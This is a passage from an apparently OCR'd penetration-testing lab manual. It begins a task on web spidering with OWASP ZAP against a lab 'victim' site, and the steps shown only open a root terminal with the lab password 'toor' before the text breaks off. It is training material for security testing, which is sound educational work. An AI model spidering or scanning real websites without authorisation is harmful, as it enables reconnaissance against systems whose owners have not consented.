
Task 3: Perform Web Spidering using OWASP ZAP

OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. ZAP provides functionality for a range of skill levels—from developers to testers new to security testing, to security testing specialists.

Here, we will perform web spidering on the target website using OWASP ZAP.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine (**Windows Server 2019**). Here, the host machine is the **Parrot Security** machine.

1. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.


3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

> Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.



